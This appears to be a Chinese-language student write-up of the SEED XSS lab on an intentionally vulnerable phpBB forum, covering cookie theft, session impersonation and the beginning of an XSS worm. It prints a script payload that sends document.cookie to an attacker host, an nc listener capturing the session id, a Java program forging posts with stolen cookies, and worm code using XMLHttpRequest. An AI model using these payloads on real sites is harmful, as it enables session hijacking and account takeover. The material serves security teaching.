          inet  addr:192.168.136.140  Bcast:192.168.136.255  Mask:255.255.255.0
```

攻击机seed12的id地址

```
[03/15/2022 22:16] seed@ubuntu:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:80:99:37
          inet  addr:192.168.136.130  Bcast:192.168.136.255  Mask:255.255.255.0
```

### 新建post

我们新建一个Topic，输入对应命令，并提交

```
Hello Folks,
<script>document.write('<img src=http://attacker_IP_address:5555?c='
+ escape(document.cookie) + ' >'); </script>
This script is to test XSS. Thanks.
```

Subject: Task3

Message body

Emoticons

View more Emoticons

B i u Quote Code List List= Img URL

Font colour: Default Font size: Font size Close Tags

Tip: Styles can be applied quickly to selected text.

```
Hello Folks,
<script>document.write('<img src=http://192.168.136.130:5555?c=' +
escape(document.cookie) + '>');</script>
This script is to test XSS. Thanks.
SKPrimin
```

## 监听


在攻击机上创建监听端口。

```
nc -lvp 5555
```

随后在seed9上刷新Task3的页面，如果服务器将其当成代码解析，那么会出现一个图片标识，这时因为我们插入的是 `<img src=...>` 标签。在HTML中是照片标签，又因为其对应的src参数是不存在的，所以图片并没有显示出来。

Author	Message
alice	Posted: Wed Mar 16, 2022 1:23 am Post subject: Task3
Joined: 14 Mar 2009 Posts: 4	Hello Folks,  This script is to test XSS. Thanks. SKPrimin
<a href="#">Back to top</a>	<a href="#">profile</a> <a href="#">pm</a>

让其加载内容，这时，在监听端口处便会收到发送的内容。对比便会发现其内容正是cookie。



```
[03/15/2022 22:16] seed@ubuntu:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:80:99:37
          inet addr:192.168.136.130 Bcast:192.168.136.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe80:9937/64 Scope:Link
          Terminal

[03/15/2022 22:19] seed@ubuntu:~$ nc -l 5555
Connection from 192.168.136.140 port 5555 [tcp/*] accepted
GET /?c=phpbb2mysql_t%3Da%253A3%253A%257Bi%253A5%253Bi%253A1647392516%253Bi%253A6%253Bi%253A1647392577%253Bi%253A7%253Bi%253A1647397153%253B%257D%3B%20phpbb2mysql_data%3Da%253A2%253A%257Bs%253A11%253A%2522autologinid%2522%253Bs%253A0%253A%2522%253Bs%253A6%253A%2522userid%2522%253Bs%253A1%253A%2522%253Bs%253B%257D%3B%20phpbb2mysql_sid%3D866b2395e65d6a97a854a5f5537021d2 HTTP/1.1
Host: 192.168.136.130:5555
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.8) Gecko/20100722 Firefox/3.6.8
Accept: image/png,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.xsslabphpbb.com/viewtopic.php?p=7
```

## Task4：用偷来的Cookie模仿受害者

### 获取参数

在窃取了受害者的Cookie后，攻击者可以对受害者的phpBB web服务器做任何事情，包括以受害者的名字发布新消息，删除受害者的帖子，等等。在这个任务中，我们将编写一个程序来代表受害者发布一个信息帖子。

为了建立一个消息发布，我们应该首先分析phpBB在发布消息方面是如何工作的。更具体地说，我们的目标是找出当用户发布消息时发送到服务器的内容。Firefox的LiveHTTPHeaders扩展可以帮助我们；它可以显示从浏览器发送的任何HTTP请求消息的内容。

我们打开 **Live HTTP headers**，此处为了减少监听到其他页面的无用信息，我们在 **Test Forum** 页面再打卡监听。

Firefox - Tue Mar 15, 11:17 PM | seed

File Edit View History Bookmarks Tools Help

Web Search Ctrl+K

Downloads Ctrl+Shift+Y

Add-ons

Firebug

Error Console Ctrl+Shift+J

Page Info Ctrl+I

Start Private Browsing Ctrl+Shift+P

Clear Recent History... Ctrl+Shift+Del

Live HTTP headers

Tamper Data

phpBB on MySQL4 :: View Forum - Test Forum 1 - Mozilla Firefox

Test Forum 1

Moderators: None

Users browsing this forum: None

[newtopic](#) phpBB on MySQL4 Forum Index -> Test Forum 1

Topics Replies Author Views Last Post

Task3	0	alice	32	Wed Mar 16, 2002 1:23 am alice
Task2	0	alice	5	Wed Mar 16, 2002 12:48 am alice
Task1	0	alice	4	Tue Mar 15, 2002 1:22 pm alice
Members' passwords are same as their username	0	admin	0	Fri Mar 27, 2009 8:37 pm admin
You are now using MySQL4	0	admin	1	Sat Mar 14, 2009 3:13 am admin
Welcome to phpBB 2	0	admin	1	Sat Oct 21, 2000 12:01 am admin

Display topics from previous: [All Topics](#) Go

[newtopic](#) phpBB on MySQL4 Forum Index -> Test Forum 1

All times are GMT

Page 1 of 1

Jump to: [Select a forum](#) Go

[New posts](#) [No new posts](#) [Announcement](#)

[New posts \[ Popular \]](#) [No new posts \[ Popular \]](#) [Sticky](#)

Done

Live HTTP headers

phpBB on MySQL4 :: View Forum - Test Forum 1 - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://www.xsslabphpbb.com/viewforum.php?f=1

Most Visited Getting Started Google SQL Injection Lab

phpBB on MySQL4 :: View Forum XSS command - SKPrimin - ...

phpBB on MySQL4 :: View Forum - Test Forum 1 - Mozilla Firefox

Test Forum 1

Moderators: None

Users browsing this forum: None

[newtopic](#) phpBB on MySQL4 Forum Index -> Test Forum 1

phpBB on MySQL4

This is the phpBB2 forum with XSS vulnerability

FAQ Search Memberlist Usergroups Profile You have no new messages Log out [alice]

Live HTTP headers

Headers Generator Config About

HTTP Headers

Author	Views	Last Post
alice	32	Wed Mar 16, 2002 1:23 am alice
alice	5	Wed Mar 16, 2002 12:48 am alice
alice	4	Tue Mar 15, 2002 1:22 pm alice
admin	0	Fri Mar 27, 2009 8:37 pm admin
admin	1	Sat Mar 14, 2009 3:13 am admin
admin	1	Sat Oct 21, 2000 12:01 am admin

All times are GMT

Jump to: [Select a forum](#) Go

You can post new topics in this forum  
You can reply to topics in this forum  
You can edit your posts in this forum

打开监视后，创建一个新的Topic，内容使用容易辨识的标记。

随后查看Live HTTP headers，根据标识查找，锁定是第二个，其Content中也包含了这次的post内容。

## java模拟请求

一旦我们理解了消息发布的HTTP请求是什么样子的，我们就可以编写一个Java程序来发送相同的HTTP请求。phpBB服务器无法区分该请求是由用户的浏览器发送的，还是由攻击者的Java程序发送的。

只要我们正确地设置了所有参数，服务器就会接受并处理消息发布的HTTP请求。为了简化您的任务，我们为您提供了一个示例java程序：<https://www.cnblogs.com/skprimin/p/16011145.html>

```
import java.io.*;
import java.net.*;
```

```
public class HTTPSimpleForge {
    public static void main(String[] args) throws IOException {
        try {
            int responseCode;
            InputStream responseIn = null;

            // 要伪造的URL
            URL url = new URL("http://www.xsslabphpbb.com/posting.php");

            // 创建URLConnection实例，以进一步参数化资源请求，以后的URL实例可以表示的状态。
            URLConnection urlConn = url.openConnection();

            if (urlConn instanceof HttpURLConnection) {
                urlConn.setConnectTimeout(60000);
                urlConn.setReadTimeout(90000);
            }

            // AddRequestProperty方法用于添加HTTP标头信息。
            // 在这里，我们将用户代理HTTP标头添加到伪造的HTTP数据包中。
            urlConn.addRequestProperty("Cookie", "");

            // HTTP发布数据包括要发送到服务器的信息。
            String data = "username=admin&seed=admin%40seed.com";
            // 应该将URL连接的DOUTPUT标志设置为TRUE以发送HTTP发布消息。
            urlConn.setDoOutput(true);

            // OutputStreamWriter 字节输出流 用于将HTTP POST数据写入URL连接。
            OutputStreamWriter wr = new OutputStreamWriter(urlConn.getOutputStream());
            wr.write(data);
            wr.flush();

            // HttpURLConnection a subclass of URLConnection is returned by
            // url.openConnection() since the url is an http request.
            // 因为URL是HTTP请求， HttpURLConnection 由
            // URL.openConnection() 返回URLConnection的子类，
            if (urlConn instanceof HttpURLConnection) {
                HttpURLConnection httpConn = (HttpURLConnection) urlConn;
                // 连接Web服务器并获取HTTP响应消息的状态代码。
                responseCode = httpConn.getResponseCode();
                System.out.println("Response Code = " + responseCode);

                // HTTP状态代码HTTP_OK表示已成功收到响应。
                if (responseCode == HttpURLConnection.HTTP_OK) {
                    // 从URL连接对象获取输入流。
                    responseIn = urlConn.getInputStream();

                    // 为字节读入流BufferedReader创建一个实例，以按行读取响应行。
                    BufferedReader buf_inp = new BufferedReader(new InputStreamReader(
                        responseIn));
                    String inputLine;

                    while ((inputLine = buf_inp.readLine()) != null) {
                        //System.out.println(inputLine);
                    }
                }
            }
        } catch (MalformedURLException e) {
    }
```

```
        e.printStackTrace();
    }
}
```

根据Live HTTP headers所捕获的内容，进行修改主要是修改data、Cookie。其data内容事实上就是参数，在一些老网站上，使用POST传参数时，其网址后面 `?...&...` 正是参数，`?` 表示起始，`&`就是参数之间的分隔符。

例如我们修改 `subject=` 和 `message=` 两个参数的内容，修改为 `TASK4java04444` 和 `SKPriminAAAAAAAA...`

```
String data =
"subject=TASK4java04444&addbbcde18=%23444444&addbbcde20=0&helpbox=Code+display%3A+%
Bcode%5Dcode%5B%2Fcode%5D++%28alt%2Bc%29&message=SKPriminAAAAAAAAAAAAA0000000000000000
000000000000&poll_title=&add_poll_option_text=&poll_length=&mode=newtopic&sid=c50f6a27
861e00e5947e7376676e6b80&f=1&post=Submit" ;
```

将上述代码复制保存，java文件的特性，文件名必须要与类名（`public class` 后面跟着的那个）相同，即命名为 `HTTPSimpleForge.java`。随后我们更改部分内容将参数。

- 上层创建的 `URL url = new URL("http://www.xsslabphpbb.com/posting.php");` 对象。
  - `urlConn.addRequestProperty("Cookie", "")` 只需要一个Cookie。Cookie即代表所有，我们平时网站的免登录实际上也是由浏览器帮我们保存了Cookie并自动登录实现的。个别网站可能要 `user-agent`(浏览器标识)、`referer` (防盗链)
  - `String data = "";` 发送的信息

将`HTTPSimpleForge.java`文件中对应的部分修改。URL大约再12行，`addRequestProperty`大约再24行，`data`紧跟其后。

随后先编译再执行。响应码200表示正常。

```
javac HTTPSimpleForge.java  
java HTTPSimpleForge
```

```
seed@seed-desktop:~/Desktop$ javac HTTPSimpleForge.java
seed@seed-desktop:~/Desktop$ java HTTPSimpleForge
Response Code = 200
```

回到Test Forum1页面，发现新增了一个post。

## Test Forum 1

Moderators: None

Users browsing this forum: None

phpBB on MySQL4 Forum Index -> Test Forum 1

[Mark all topics read](#)

Topics	Replies	Author	Views	Last Post
↳ <a href="#">TASK4java04444</a>	0	<a href="#">alice</a>	0	Wed Mar 16, 2022 5:36 am <a href="#">alice</a> 
↳ <a href="#">TASK444444444444</a>	0	<a href="#">alice</a>	2	Wed Mar 16, 2022 5:26 am <a href="#">alice</a> 
↳ <a href="#">Task3</a>	0	<a href="#">alice</a>	33	Wed Mar 16, 2022 1:23 am <a href="#">alice</a> 
↳ <a href="#">Task2</a>	0	<a href="#">alice</a>	5	Wed Mar 16, 2022 12:48 am <a href="#">alice</a> 
↳ <a href="#">Task1</a>	0	<a href="#">alice</a>	4	Tue Mar 15, 2022 1:22 pm <a href="#">alice</a> 
↳ <a href="#">Members' passwords are same as their username</a>	0	<a href="#">admin</a>	0	Fri Mar 27, 2009 8:57 pm <a href="#">admin</a> 
↳ <a href="#">You are now using MySQL4</a>	0	<a href="#">admin</a>	1	Sat Mar 14, 2009 3:13 am <a href="#">admin</a> 
↳ <a href="#">Welcome to phpBB 2</a>	0	<a href="#">admin</a>	1	Sat Oct 21, 2000 12:01 am <a href="#">admin</a> 

内容也确实为我们所更改的



## phpBB on MySQL4

This is the phpBB2 forum with XSS vulnerability.

[FAQ](#) [Search](#) [Memberlist](#) [Usergroups](#)

TASK4java04444

## Task 5: Writing an XSS Worm

在之前的任务中，我们已经学会了如何从受害者那里偷取饼干，然后使用偷来的饼干来伪造HTTP请求。在这个任务中，我们需要编写一个恶意的JavaScript来直接从受害者的浏览器中伪造一个HTTP请求。此攻击不需要攻击者的干预。可以实现这一点的JavaScript被称为跨站点脚本蠕虫程序。对于这个web应用程序，蠕虫程序应该执行以下操作：

1. 使用JavaScript检索用户的会话ID。
  2. 伪造一个HTTP发布请求，以使用会话ID发布消息。

HTTP最常见的请求有两种类型，一种是 **HTTPGET** 请求，另一种是 **HTTPPOST** 请求。这两种类型的HTTP请求在向服务器发送请求内容的方式上有所不同。在phpBB中，发布消息的请求使用**HTTPPOST**请求。我们可以使用XMLHttpRequest对象为web应用程序发送**HTTPGET**和**POST**请求。XMLHttpRequest只能将HTTP请求发送回服务器，而不是其他计算机，因为XMLHttpRequest强制执行同源策略。这对我们来说不是一个问题，因为我们确实想使用XMLHttpRequest将一个伪造的**HTTPPOST**请求发送回phpBB服务器。

```
<script>
  var Ajax = null;
  // 构造HTTP请求的标题信息
  Ajax = new XMLHttpRequest();
  Ajax.open("POST", "http://www.xsslabphpbb.com/posting.php", true);
  Ajax.setRequestHeader("Host", "www.xsslabphpbb.com");
  Ajax.setRequestHeader("Keep-Alive", "300");
</script>
```

```
Ajax.setRequestHeader("Connection", "keep-alive");
Ajax.setRequestHeader("Cookie", document.cookie);
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
// 构建内容。可以从LiveHttpHeader学习内容的格式。我们需要填写的只是subject, message, 和
sid.
var content = "subject=" + "XSSWorm" + ...;
// Send the HTTP POST request.
Ajax.send(content);
</script>
```

为了使我们的蠕虫能够工作，我们应该注意phpBB如何使用会话id信息。从LiveHTTPHeaders扩展的输出中，我们可以注意到sid在消息发布请求中出现了两次。一个是在饼干部分(它被称为phpbb2mysql sid)。因此，XMLHttpRequest发送的HTTPPOST请求也必须包括Cookie。

如果我们仔细查看LiveHTTPHeaders的输出，我们可以看到相同的会话id也出现在以“主题=”开头的行中。phpBB服务器在这里使用会话id来防止其他类型的攻击(即。跨站点请求伪造攻击)。在我们伪造的消息发布请求中，我们还需要添加这个会话id信息；这个会话id的值与phpbb2mysql中的值完全相同 sid。如果请求中没有此会话id，服务器将丢弃该请求。

为了从Cookie中检索sid信息，您可能需要在JavaScript中学习一些字符串操作。